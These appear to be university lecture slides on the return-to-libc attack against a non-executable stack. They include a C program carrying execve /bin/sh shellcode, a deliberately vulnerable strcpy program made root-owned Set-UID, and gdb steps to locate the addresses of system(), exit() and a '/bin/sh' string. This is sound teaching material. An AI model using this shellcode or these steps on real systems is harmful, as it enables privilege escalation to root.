- Several countermeasures can be used to defend against the attack. One approach is to make the stack non-executable, so even if an attack can cause the function to jump to the malicious code, there will be no damage, because the code cannot run.
- In some computer architectures, including x86, memory can be marked as non-executable.
- In Ubuntu, when compiling a program using gcc, we can ask gcc to turn on a special "non-executable stack" bit in the header of the binary.
 - When the program is executed, the operating system first needs to allocate memory for the program; the OS checks the "non-executable stack" bit to decide whether to mark the stack memory as executable or not.

Non-executable Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>

const char code[] =
    "\x31\xc0\x50\x68//sh\x68/bin"
    "\x89\xe3\x50\x53\x89\xe1\x99"
    "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
    char buffer[sizeof(code)];
    strcpy(buffer, code);
    ((void(*) ( ))buffer) ( );
}
```

Calls shellcode



Non-executable Stack

- With executable stack


```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

How to Defeat This Countermeasure

Jump to existing code: e.g. `libc` library.

Function: `system(cmd) : cmd` argument is a command which gets executed.



Environment Setup

```
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);    ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Buffer overflow
problem

This code has potential buffer overflow problem in `vul_func()`

Attack Experiment: Setup

“Non executable stack” countermeasure is switched **on**, StackGuard protection is switched **off** and address randomization is turned **off**.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c  
$ sudo sysctl -w kernel.randomize_va_space=0
```

Turn the program into a root-owned Set-UID program

```
$ sudo chown root stack  
$ sudo chmod 4755 stack
```

sudo ln -sf /bin/zsh /bin/sh

Overview of the Attack

Task A : Find address of `system()` .

- *To overwrite return address with `system()`'s address.*

Task B : Find address of the `"/bin/sh"` string.

- *To run command `"/bin/sh"` from `system()`*

Task C : Construct arguments for `system()`

- *To find location in the stack to place `"/bin/sh"` address (argument for `system()`)*

Task A : To Find `system()`'s Address.

- Debug the vulnerable program using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

- It should be noted that even for the same program, **if we change it from a Set-UID program to a non-Set-UID program, the libc library may not be loaded into the same location.**
- Therefore, when we debug the program, we need to debug the target Set-UID program; otherwise, the address we get may be incorrect.

Task B : To Find `"/bin/sh"` String Address

Export an environment variable called `"MY_SHELL"` with value `"/bin/sh"`.



`MY_SHELL` is passed to the vulnerable program as an environment variable, which is stored on the stack.



We can find its address.

Task B : To Find “/bin/sh” String Address

```
#include <stdio.h>

int main()
{
    char *shell = (char *)getenv("MY_SHELL");

    if(shell){
        printf("  Value:   %s\n",   shell);
        printf("  Address: %x\n", (unsigned int)shell);
    }

    return 1;
}
```

```
$ gcc envaddr.c -o env55
$ export MY_SHELL="/bin/sh"
$ ./env55
Value:   /bin/sh
Address: bffffe8c
```

Export “MY_SHELL” environment variable and execute the code.

Code to display address of environment variable

Task B : Some Considerations


```
$ mv env55 env7777
$ ./env7777
Value:    /bin/sh
Address: bffffe88
```

- Address of "MY_SHELL" environment variable is sensitive to the length of the program name.
 - That is why we used "env55" which has same name length as "stack"
- If the program name is changed from env55 to env7777, we get a different address.

Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.

Need to know where exactly `ebp` is after we have "returned" to `system()`, so we can put the argument at `ebp + 8`.



Frame for the `system()` function


Task C : Argument for `system ()`

Function Prologue

```
(2) pushl %ebp
(3) movl  %esp, %ebp
(4) subl  $N, %esp
```

1) When a function is called, return address (RA) is pushed into the stack. This is the beginning of the function before function prologue gets executed. The stack pointer (esp register) points at RA location.

esp : Stack pointer ebp: Frame Pointer



Function Prologue

The start of the function call contains 3 instructions as mentioned.

- 1) When a function is called, return address (RA) is pushed into the stack. **This is the beginning of the function before function prologue gets executed.** The stack pointer (esp register) points at RA location.
 - 1) **Step 1 is not shown in the assembly code**
- 2) The previous frame pointer is pushed in the stack, so when the function returns, the caller's frame pointer is recovered.
- 3) The stack pointer now points to the previous frame pointer. The frame pointer (ebp) is pointed to the current stack pointer now so that the frame pointer always points to the old frame pointer.
- 4) The stack pointer now moves by N bytes to leave space for the local variables of the function.


Task C : Argument for `system ()`

Function Epilogue

leave {
 `movl %ebp, %esp` (2)
 `popl %ebp` (3)
 `ret` (4)

4) The return address is popped from the stack and the program jumps to that address. This instruction moves the stack pointer.


esp : Stack pointer ebp : Frame Pointer




Function Epilogue

- 1) Initial State
- 2) The stack pointer now points where the frame pointer points to in order to release the stack space allocated for the local variables.
- 3) The previous frame pointer is assigned to %ebp to recover the frame pointer of the caller's function.
- 4) The return address is popped from the stack and the program jumps to that address. This instruction moves the stack pointer.

